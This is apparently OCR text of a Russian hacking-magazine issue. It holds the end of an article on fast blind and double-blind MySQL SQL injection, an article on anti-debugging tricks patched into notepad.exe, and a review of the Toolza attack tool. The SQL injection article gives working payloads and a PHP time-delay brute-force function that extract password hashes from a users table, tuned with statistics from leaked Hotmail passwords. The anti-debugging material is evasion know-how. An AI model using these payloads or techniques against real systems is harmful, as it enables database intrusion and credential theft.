
Используя указанный способ, за один запрос к Web-приложению уже можно получить до 64-х байт полезных данных. Используя функции склеивания строк concat() или concat_ws(), становится возможным достаточно эффективно и за короткое время получить дамп всей таблицы. К сожалению, подобный трюк с функцией name_const() пройдет только в MySQL версиях 5.0.12>5.0.64.
Продолжив раскопки в направлении замены функции name_const(), обнаружили не менее полезную функцию ExtractValue(), которая появилась в MySQL версии 5.1.5. Указанная функция предназначена для извлечения значений из XML-потока данных. Но для этой функции можно найти и другое, хакерское применение :). Следующий запрос:

```
/?id=1 and ExtractValue(1,concat(0
x5C,(select pass from users limit
0,1)));
```


вернет сообщение об ошибке:



СРАВНЕНИЕ ПОЛНОГО ЧАСТОТНОГО АНАЛИЗА БУКВ В АНГЛИЙСКОМ ЯЗЫКЕ С ЧАСТОТНЫМ АНАЛИЗОМ ПЕРВОЙ БУКВЫ В СЛОВАХ



FAST DOUBLE BLIND SQL INJECTION PROOF OF CONCEPT



ФОНЕТИЧЕСКАЯ ДИАГРАММА ДЛЯ БУКВЫ «А»

```
XPATH syntax error: '\f8d80def69dc3ee86c538
1219e4c5c8'
```

То есть, с ограничением в 31 полезных байт за один запрос к Web-приложению можно считывать данные из таблицы при эксплуатации слепых SQL-инъекций под MySQL 5.1.5 и выше. Ошибка «XPATH syntax error» возникает по причине использования все того же некорректного регулярного выражения — «\\».

К сожалению, все описанное работает только в случае, когда в тело возвращаемой страницы попадает ошибка MySQL, а это, увы, происходит далеко не всегда. И что же? Вновь пользоваться унылыми техниками посимвольного перебора? Не всегда!

Очень часто SQL-инъекцию можно встретить в цифровом параметре приложения, а в зависимости от указанной цифры, Web-приложение возвращает разный контент. Уловил, к чему я клоню? Именно! Сопоставив цифры с самим контентом и наложив их на карту подбираемых символов, можно очень эффективно считывать данные из таблицы. Выглядеть это может так:

```
Заголовок новости 111 — идентификатор в
параметре id=3245 — подбираемый символ 0
Заголовок новости 222 — идентификатор в
параметре id=2456 — подбираемый символ 1
Заголовок новости 333 — идентификатор в
параметре id=4562 — подбираемый символ 2
```

и т.д.

Запрос для атаки (например, точная идентификация первого символа в MD5-хеше) может выглядеть:

```
/?id=if((mid((select pass from users limit
0,1),1,1)in('0'))>0,(3245),
if((mid((select pass from users limit
0,1),1,1)in('1'))>0,(2456),
if((mid((select pass from users limit
0,1),1,1)in('2'))>0,(4562),
if((mid((select pass from users limit
0,1),1,1)in('3'))>0,(12345),
if((mid((select pass from users limit
0,1),1,1)in('4'))>0,(12346),
if((mid((select pass from users limit
0,1),1,1)in('5'))>0,(12347),
if((mid((select pass from users limit
0,1),1,1)in('6'))>0,(12348),
if((mid((select pass from users limit
0,1),1,1)in('7'))>0,(12349),
if((mid((select pass from users limit
0,1),1,1)in('8'))>0,(12350),
if((mid((select pass from users limit
0,1),1,1)in('9'))>0,(12351),
if((mid((select pass from users limit
0,1),1,1)in('a'))>0,(12352),
if((mid((select pass from users limit
0,1),1,1)in('b'))>0,(12353),
if((mid((select pass from users limit
0,1),1,1)in('c'))>0,(12354),
if((mid((select pass from users limit
0,1),1,1)in('d'))>0,(12355),
if((mid((select pass from users limit
0,1),1,1)in('e'))>0,(12356),
if((mid((select pass from users limit
0,1),1,1)in('f'))>0,(12357),
null))))))))))))))))
```

Стоит учитывать, что для данного метода существует ограничение на длину HTTP-запроса в 8192 байт. В остальном метод достаточно эффективен в условиях, когда сообщение об ошибке MySQL не отображается в возвращаемой странице. По большому счету метод является универсальным и не зависящим от используемой базы данных.

ДВОЙНАЯ СЛЕПОТА Бывают случаи, когда помимо подавления всех уведомлений об ошибках в возвращаемой странице со стороны Web-приложения, уязвимый к инъекции SQL-запрос используется исключительно для своих внутренних целей. Например, это может быть ведение лога посещений, различного рода внутренние оптимизации и пр. Подобные SQL-инъекции относятся к третьей группе — Double blind SQL Injection.




warning

Внимание! Информация представлена исключительно с целью ознакомления! Ни авторы, ни редакция за твои действия ответственности не несут!




dvd

На нашем диске ты найдешь proof of concept, реализующий идею по максимально быстрой эксплуатации уязвимости double blind SQL Injection.



ЧАСТОТНЫЕ РАСПРЕДЕЛЕНИЯ ДЛЯ ЗНАЧЕНИЙ MD5



ФОНЕТИЧЕСКАЯ ДИАГРАММА ДЛЯ БУКВЫ «S»

Техника эксплуатации подобной группы SQL-инъекций основана на временных задержках между посылаемым запросом к Web-приложению и его ответом. В классическом виде для ее эксплуатации используют функцию benchmark(), однако лучшей практикой является использование функции sleep(). Функция sleep() более безопасна для подобных целей, ибо не использует процессорные ресурсы сервера, как это делает функция benchmark(). Пример самой простой реализации посимвольного перебора с использованием временной задержки представлен ниже.

```
function brute(
   $column, $table, $lim)
{
 $ret_str = "";
 $b_str = "1234567890_
abcdefghijklmnopqrstuvwxyz";
 $b_arr = str_split($b_str);
 for ($i=1;$i<100;$i++)
 {
      print "[+] Brute $i
symbol...\n";

   for ($j=0; $j<count($b_arr);
      $j++)
   {
      $brute = ord($b_arr[$j]);
      $q = "/**/and/**/if((ord(
lower(mid((select/**/$column/**/
from/**/$table/**/limit/**/$lim,1)
,$i,1))))=$brute,sleep(6),0)--";
      if (http_connect($q))
      {
         $ret_str = $ret_str.$b_
arr[$j];
         print $b_arr[$j]."\n";
         break;
      }
      print ".";
   }
   if ($j == count($b_arr))
      break;
 }

 return $ret_str;
}
```

Как можно увидеть, в массиве $b_srt для подбора данных используется алфавитный порядок. Сценарий последовательно пробует каждый символ из массива на совпадение с символом в базе. Попытаться ускорить процесс подбора можно, расположив символы в более благоприятном порядке или используя бинарное дерево. Для последнего действия требуется воспользоваться символами «>» и «<», что не всегда возможно, так как очень часто эти символы переводятся в HTML-эквиваленты. Остается вопрос, — в каком таком «благоприятном виде» можно расположить перебираемые символы? Классические работы по частотному анализу букв английского алфавита, доступные в Сети, подсказывают последовательность, начинающуюся с e, t, a, o, n, i, s, h, r, d, l, u, c (http://en.wikipedia.org/wiki/Frequency_analysis). Расположив буквы в таком порядке, можно уже говорить об уменьшении количества посылаемых запросов к Web-приложению. Можно, но мы пойдем несколько дальше.

НЕ ВСЕ БУКВЫ ОДИНАКОВО ПОЛЕЗНЫ

Все справедливо, но совсем не учитывает один интересный факт — на каждой последующей итерации мы гарантированно знаем значение предыдущего символа. А это немало, и таким свойством грех не воспользоваться. Для проведения дальнейших статистических изысканий была загружена библиотека из 5575 книг на английском языке разных авторов, жанров и размеров. Библиотека была загружена отсюда: www.gutenberg.org/files. Полный объем данных библиотеки составляет 2,15 Гб, 1'761'822'605 английских букв или 379'009'003 слов. Первый статистический результат интересно было получить для первой буквы в слове. Собрав соответствующую статистику по библиотеке, приходим к результатам, расходящимся с классическим частотником. По диаграмме на рисунке видно, что самая популярная буква для начала слова в английском языке — это «t», около 15% слов начинаются с нее. Прежде всего, это связано с обилием предлога «the» в английских текстах. Далее следует «a», которая в классическом частотнике занимает третье место. Но это все едино — значения практически совпадают. Интересно заметить другое: буква «e» — самая популярная среди всех букв — находится на 16-м месте по популярности первой буквы. Таким образом, при подборе первого символа, например, в имени пользователя, выгоднее расположить ее подальше в массиве. Обратный пример — «w», которая находится на 5-м месте среди букв, с которых начинается слово, и только на 16-м среди всех букв в словах. Итак, с первым символом стало понятнее, поехали дальше.

ФОНЕТИЧЕСКИЕ ЦЕПОЧКИ

Учитывая тот факт, что языки обладают фонетикой, а фонетика завязана на слогах, была собрана статистика двухбуквенных сочетаний — то есть расчет, с какой вероятностью текущая буква следует за предыдущей. Получается, что буквы как бы цепляются одна за другую, поэтому методику условно можно назвать «фонетическими цепочками». Для всей библиотеки были построены такие фонетические цепочки. Полный результат анализа можно найти на диске. Число во втором столбце — это сколько раз буква была найдена следующей за указанной.
В первом столбце — сама буква.
Получается очень громоздко и не слишком полезно. Однако чтобы понять, насколько это действительно полезно, необходимо проверить метод фонетических цепочек на практике. В качестве тестового образца были взяты две доступные в интернете базы данных: пароли пользователей Hotmail (около 10000 штук) и логины пользователей forum.searchengines.ru (около 70000 штук). Для каждой базы были построены аналогичные фонетические цепочки, результаты сравнивались с цепочкой, полученной для книг. И результаты совпали по динамике. Приводить здесь все 26 диаграмм бессмысленно, поэтому ограничимся только двумя для букв «a» и «s», которые входят в пятерку самых популярных первых букв логинов, паролей и книжных слов. Сходство статистики для паролей, логинов и слов из книг налицо. Видно также, что логины больше статистически похожи на слова из книг, нежели пароли. Учитывая все придуманное и посчитанное выше, получаем новую, статистически грамотную функцию для эксплуатации Double blind SQL Injection (ищи ее на нашем DVD). После статистического анализа слов английского языка, логинов и паролей в голову может прийти мысль о распределении символов в значениях хеш-функций. На самом деле, мысль абсурдная, поскольку все распределения символов в хешах должны быть равномерны, на то они и хеши, собственно :). Но для наглядности можно проверить это на примере списка логинов и хеширования md5. Результаты на диаграмме, как видно, полностью подтверждают равномерное распределение.

ЗАКЛЮЧЕНИЕ

Надеемся, материал был познавательным и интересным. Призываем искать и находить еще более красивые и быстрые методы эксплуатации инъекций. До новых встреч в журнале! ⌶

ЛЕОНИД «CR@WLER» ИСУПОВ CRAWLER@XAKEP.RU



ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

Сколько раз начинающие реверсеры спотыкались о настоящую банальщину — не сосчитать. Набив шишки, многие набрались опыта, взялись за виртуализированный код и потеряли спортивный интерес к антиотладке. Наша с тобой задача — попытаться взглянуть на известные приемы антиотладки под новым углом. Когда уже нечего больше искать, когда испробовано все — приходится копать вглубь, а не вширь, модифицируя существующие антиотладочные приемы самым неожиданным образом.

КОГДА ТРАССИРОВКА БЕССМЫСЛЕННА


Отладчики прикладного уровня хороши тем, что с ними можно вытворять все, что душе угодно. К примеру, можно уйти от трассировки инструкции путем изменения регистра сегмента стека. Звучит неправдоподобно, однако это действительно так. Рассмотрим конструкцию:

```
ADDRESS  : PUSH SS
ADDRESS+1: POP SS
ADDRESS+2: MOV AX, AX
ADDRESS+5: NOP
```

Если, трассируя такой код в отладчике прикладного уровня, мы сделаем два шага, то... остановимся по адресу ADDRESS+2? Не тут-то было! Инструкция, следующая за POP SS, выполнится автоматически, после чего мы окажемся по адресу ADDRESS+5. Каким образом это можно использовать для выполнения антиотладки? В принципе, выполнение одной-единственной инструкции ничего интересного не дает. Может быть, ты надеешься на call, но я поспешу тебя разочаровать: к сожалению, хотя инструкция вызова и выполнится, отладчик, скорее всего, установит точку останова на первую инструкцию вызываемой функции, и реверсер узрит все защитные «потроха». Необходимо придумать что-то более изощренное. Я предлагаю взять любой известный антиотладочный прием (например, чтение флага — выдает все отладчики прикладного уровня, на которые не навешаны специальные плагины) и «скрестить» его с антитрассировочным трюком так, чтобы инструкция «POP SS» располагалась непосредственно перед условным переходом, который решает судьбу дальнейшего выполнения программы. Следующий код (он был прикручен к виндовому «Блокноту» при помощи OllyDbg) наглядно демонстрирует эту особенность:


```
01008748        PUSH SS
; проверяем, имеется ли в наличии
отладчик прикладного уровня
01008749        MOV EAX,DWORD PTR
FS:[18]
0100874F        MOV EAX,DWORD PTR
DS:[EAX+30]
01008752        MOVZX EAX,BYTE PTR
DS:[EAX+2]
01008756        TEST AL,AL
; выполняем модификацию регистра SS
и "пролетаем" выполнение инструкции
; по адресу 01008759, вследствие
чего приложение завершает работу
01008758        POP SS
01008759        JNZ SHORT 01008777 ;
переходим "в пустоту"
0100875B        JMP 0100739D ; пере-
ходим на точку входа notepad.exe
```

Разумеется, вместо банальной проверки флагов можно использовать другой, более неоднозначный код. Пошаговая трассировка вплоть до адреса 01008759 оканчивается неудачей. Разбавленная мусорным кодом, «фишка» способна заставить задуматься не слишком опытного реверсера. Метод хорош тем, что универсален и может применяться для выполнения критически важных защитных инструкций. Возможно, бывалого реверс-инженера это не остановит. С другой стороны, несколько десятков пар инструкций «push ss/pop ss», равномерно разбросанных в недрах защитного кода, заставят взломщика находиться в постоянном напряжении. Сгодится использование приема и для сокрытия вызовов, ведущих «в никуда», если



ВНУТРИ ИНСТРУКЦИИ XOR ЗАТАИЛСЯ КОВАРНЫЙ MOV

F9 НЕ СПАСАЕТ ОТ КРАХА, А ВОТ В ШТАТНОМ РЕЖИМЕ ПРОГРАММА РАБОТАЕТ ПРЕКРАСНО



ВЫПОЛНЕНИЕ ИНСТРУКЦИИ POP SS ОТПРАВИТ ПРОГРАММУ В АД!

защита пускает программу «лесом», обнаружив отладчик. JMP-ы, которые указывают на несуществующие адреса памяти, достаточно часто принимаются не самыми умными дизассемблерами отладочных средств за байты данных (в чем мы убедимся далее). И именно поэтому можно укрыть переход при помощи рассмотренного приема. Новичок будет недоумевать: инструкция «POP SS», которая меняет EIP, убивая программу — нечто невообразимое!

КРАДЕМ ТАЙМЕР ИЗ KERNEL32.DLL

Всем, наверное, известен старый антиотладочный прием, основанный на использовании API-функции GetTickCount, которая входит в библиотеку kernel32.dll. Выглядит он приблизительно, как представлено ниже:

```
call GetTickCount
xchg ebx, eax
call GetTickCount
sub eax, ebx
cmp eax, 1
jnb debugged
...
debugged: call ExitProcess
```

MSDN описывает функцию так: «The return value is the number of milliseconds that have elapsed since the system was started». Следовательно, приведенный код подсчитывает время выполнения одной инструкции и, если оно превышает заданное значение (миллисекунду), процесс завершается, поскольку программа выполняется под отладчиком. Новое — это хорошо забытое старое. Мы можем попробовать разнообразить жизнь реверсера, немного изменив принцип действия этого приема. Откроем под отладчиком DLL-библиотеку Kernel32.dll и посмотрим на код GetTickCount:

```
7C80934A > BA 0000FE7F
      MOV EDX,7FFE0000
7C80934F  8B02
       MOV EAX,DWORD PTR DS:[EDX]
7C809351  F762 04
      MUL DWORD PTR DS:[EDX+4]
7C809354  0FACD0 18
      SHRD EAX,EDX,18
7C809358  C3          RETN
```

Если вызов функции GetTickCount фигурирует в коде, сразу становится ясно: используется таймер. Это вызывает справедливые подозрения в антиотладке. Чтобы запутать реверсера, часто используется методика переноса кода API-функций в тело программы. Ей мы и воспользуемся. Попробуем перенести рассмотренную нами функцию в конец секции кода «Блокнота», по адресу 0100876F (адрес может быть любым — секция выравнивания, оставленная компилятором, достаточно велика), после чего напишем антиотладочный код:

```
01008748      CALL 0100876F; вызываем "наш" GetTickCount
0100874D      XCHG EAX,EBX
0100874E      CALL 0100876F; снова вызываем "наш" GetTickCount
01008753      SUB EAX,EBX
01008755      CMP EAX,1
```

```
01008758      JNB 02000000; переходим к заведомо недоступному адресу
0100875E      JMP 0100739D
...
; перенесенная функция GetTickCount:


0100876F      MOV EDX,7FFE0000
01008774      MOV EAX,DWORD PTR DS:[EDX]
```


КОД ПОДСЧИТЫВАЕТ ВРЕМЯ ВЫПОЛНЕНИЯ ОДНОЙ ИНСТРУКЦИИ И, ЕСЛИ ОНО ПРЕВЫШАЕТ ЗАДАННОЕ ЗНАЧЕНИЕ, ПРОЦЕСС ЗАВЕРШАЕТСЯ.

```
01008776      MUL DWORD PTR DS:[EDX+4]
01008779      SHRD EAX,EDX,18
0100877D      RETN
```


После того, как код написан и занесен в PE-файл, остается лишь поменять точку входа файла в LordPE, заменив ее на 01008748. Файл, обработанный таким образом, отказывается работать под отладчиком. Результат анализа jnb-а, располагающегося по адресу 01008758, выглядит так:

```
01008758   0F       DB 0F
01008759   83       DB 83
0100875A   A2       DB A2
0100875B   78       DB 78;  CHAR 'x'
```






БЕЗЫМЯННЫЙ ВЫЗОВ И НАБОР ДАННЫХ ВМЕСТО JMP-А — ЕСТЬ НАД ЧЕМ ПОДУМАТЬ!



ЭТО НЕ РАБОТА ADOBE PHOTOSHOP, А РЕАЛЬНАЯ СИТУАЦИЯ: EIP РАВЕН 01008777, НО В ОКНЕ КОДА ОТОБРАЖАЕТСЯ НЕЧТО ИНОЕ



УДИВИТЕЛЬНО, С КАКОЙ ПЕДАНТИЧНОСТЬЮ IMMUNITY КОПИРУЕТ OLLYDBG — ДАЖЕ ИХ ДИЗАССЕМБЛЕРЫ СПОТЫКАЮТСЯ ОБ ОДНИ И ТЕ ЖЕ КАМНИ

```
0100875C   . FF00
         INC DWORD PTR DS:[EAX]
```

Это — следствие того, что операнд условного перехода указывает на недоступный адрес памяти. Дизассемблер отладчика OllyDbg полагает, что такого не может случиться даже теоретически, и превращает инструкцию в набор данных.

В ПРЯТКИ С ДИЗАССЕМБЛЕРОМ, ИЛИ УПАКОВЫВАЕМ MOV В XOR

Поговорим о еще одном способе усложнить жизнь реверсера. Выше было сказано, что усложнить работу реверсера можно путем переноса узнаваемых API-функций (вроде GetTickCount) в тело защищаемой программы. Попробуем создать «странный» код, который, на первый взгляд, кажется бессмысленным, но выполняет вполне осязаемые антиотладочные действия. Ситуацию рассмотрим ту же, что и в предыдущем случае — перенесение API-функции GetTickCount по адресу 0100876F. Представь, что реверсер достаточно опытен и знает все типовые API-функции вроде GetTickCount, которые используются в простейших антиотладочных приемах, «в лицо». Можно ли модифицировать перенесенный код так, чтобы он ничем себя не выдавал? Как вариант, — разбавить его инструкциями вроде «mov ax, ax». Будет ли это для реверс-инженера трудной задачей? Вряд ли. Более предпочтительна замена прямых адресов, используемых в коде, на подсчитываемые значения, однако есть другое элегантное решение, которое заставит вскипеть мозги реверсера. Как ты, вероятно, заметил, инструкция, располагающаяся по адресу 01008774, выглядит следующим образом:

```
01008774   8B02
         MOV EAX,DWORD PTR DS:[EDX]
```

Опкод инструкции — 0x8b02. Что произойдет, если спрятать одну инструкцию внутри другой? Наглядный пример: опкод 0x358B029090 имеет инструкция XOR EAX,9090028B. Таким образом, если расположить эту инструкцию по некоторому адресу ADDRESS, после чего передать при помощи безусловного перехода управление на адрес (ADDRESS+1), то выполнится совсем не XOR, а набор инструкций:

```
ADDRESS    : DB 35
ADDRESS+1  : MOV EAX, DWORD PTR DS:[EDX]
ADDRESS+3  : NOP
ADDRESS+4  : NOP
```

Поскольку первый байт отброшен, инструкция не воспринимается процессором как XOR, а последние 2 байта последовательности (0x9090) будут интерпретироваться как NOP-ы! Вот как реализовать это на практике для изменения кода перенесенной нами API-функции GetTickCount:

```
0100876F   BA 0000FE7F
         MOV EDX,7FFE0000
;при помощи следующего Jmp-а мы
"проскакиваем" мимо фейкового XOR-а.

01008774   EB 07
         JMP SHORT 0100877D
; следующая инструкция — XOR — не
будет выполнена никогда!

01008776   35 8B029090
         XOR EAX,9090028B
0100877B   EB 04
         JMP SHORT 01008781; переходим
к дальнейшим действиям

; инструкция, расположенная ниже,
ведет вовсе не к XOR-у,а на байт
"ниже" — к инструкции MOV!
0100877D   EB F8
         JMP SHORT 01008777
; следующей инструкцией мы заставля-
ем отладчик думать, что XOR все-таки
используется
0100877F   74 F5
         JE SHORT 01008776
01008781   F762 04
         MUL DWORD PTR DS:[EDX+4]
01008784   0FACD0 18
         SHRD EAX,EDX,18
01008788   C3
         RETN
```

Код нуждается в дополнительных комментариях. Поскольку встроенные дизассемблеры отладчиков прикладного уровня наподобие OllyDbg анализируют теоретическую возможность выполнения определенных инструкций, они могут интерпретировать набор байтов, расположенных по некоторому адресу, либо как данные, либо как код. Если бы приведенный код не содержал инструкцию JE SHORT 01008776, дизассемблер принял бы решение, что инструкции XOR EAX,9090028B просто не существует, и выдал бы реверсеру всю подноготную нашего кода. К счастью, мы точно знаем, что в контексте данного куска кода инструкция JE SHORT 01008776 не передаст управление по адресу 01008776. Результат подобного «шаманизма» — достаточно запутанный антиотладочный код, который, тем не менее, работает! ⌶



X-TOOLS

ПРОГРАММЫ ДЛЯ ХАКЕРОВ

ПРОГРАММА: **TOOLZA 1.0**
ОС: ***NIX/WIN**
АВТОР: **PASHKELA**

Нечасто в наших обзорах можно видеть настоящие хакерские комбайны. Перловый скрипт Toolza 1.0 от участника Античата Пашкелы как раз относится к таким программам. Прога вобрала в себя все основные функции, без которых современный хакер просто не может обойтись: работа со скуль-инъекциями, сканер файлов и папок сайта, работа с lfi/чтением файлов через функции php/чтением файлов через load_file, ftp чекер/брутер, proxy чекер/граббер.

Все эти вкусности обладают следующими свойствами:

- Выбор POST или GET;
- Поддержка прокси;
- Выбор таймаута соединения;
- Возможность вставить cookies;
- Возможность изменить юзерагента;
- Возможность изменить реферер;
- Возможность выбора HTTP-протокола.

Теперь более подробно о функционале проги.

1. Режим работы с MySql=>5:
- поддержка UNHEX(HEX(SQL));
- поддержка AES_DECRYPT(AES_ENCRYPT(SQL,aes_key),aes_key);
- выбор пробелов (+,/**/,%20 и т.д.);
- выбор лимитов (no limit; limit+0,1; limit+1,1);
- выбор комментариев;
- выбор паузы между пачкой запросов;
- возможность выбора дампа данных из выбранной таблицы;
- возможность вставить свое условие при дампе данных из таблицы;
- автопроверка на file_priv.

2. Режим MySql4 bruter:
- возможность добавлять префикс для таблиц и префикс для колонок;
- словарь таблиц — 3434 наименования;
- словарь колонок — 760 наименований.

3. Режим Site scanner for folders & files:
- словарь из 3455 позиций;
- возможность редактирования ошибок при ответе сайта на запрос при несуществующем URL;
- возможность пополнения словаря.

4. Режим LFI/READER/Load_file() bruter:
- 6 режимов работы.

```
[1] LFI/Reader — visual error when
wrong query
[2] LFI/Reader — unvisual error when
wrong query
[3] Mysql load_file — visual error
when wrong query, magic_quotes=OFF
[4] Mysql load_file — unvisual error
when wrong query, magic_quotes=OFF
[5] Mysql load_file — visual error
when wrong query, magic_quotes=ON
[6] Mysql load_file — unvisual error
when wrong query, magic_quotes=ON
```

5. Режим Blind Mysql v.4-5 injection:
- брут для Blind MySql4 таблиц и колонок с возможностью добавления своего префикса;
- 4 режима брута.

```
[1] Normal MODE брута (диапазон
0-255) — неограниченное количество
записей, универсальный, вывод оши-
бок необязателен
[2] Fast MODE брута — (диапазон
0-255) — количество записей <= 10,
универсальный, вывод ошибок необя-
зателен
[3] TURBO-MODE брута в режиме дам-
па "1 запись 1 колонка" (диапазон
0-255) — универсальный, вывод оши-
бок необязателен
[4] MD5-TURBO-MODE брута в режиме
дампа "1 запись 1 колонка" (диапазон
48-102) — универсальный, вывод оши-
бок необязателен
```

6. Режим MySql inj bruter количества колонок:
- метод union+select;
- возможность менять максимальное количество колонок;
- определение правильности запроса по наличию или отсутствию уникального текста на странице;
- автоопределение limit (без лимита, limit+0,1, limit+1,1);
- определение принтабельной колонки.

7. Режим FTP checker:
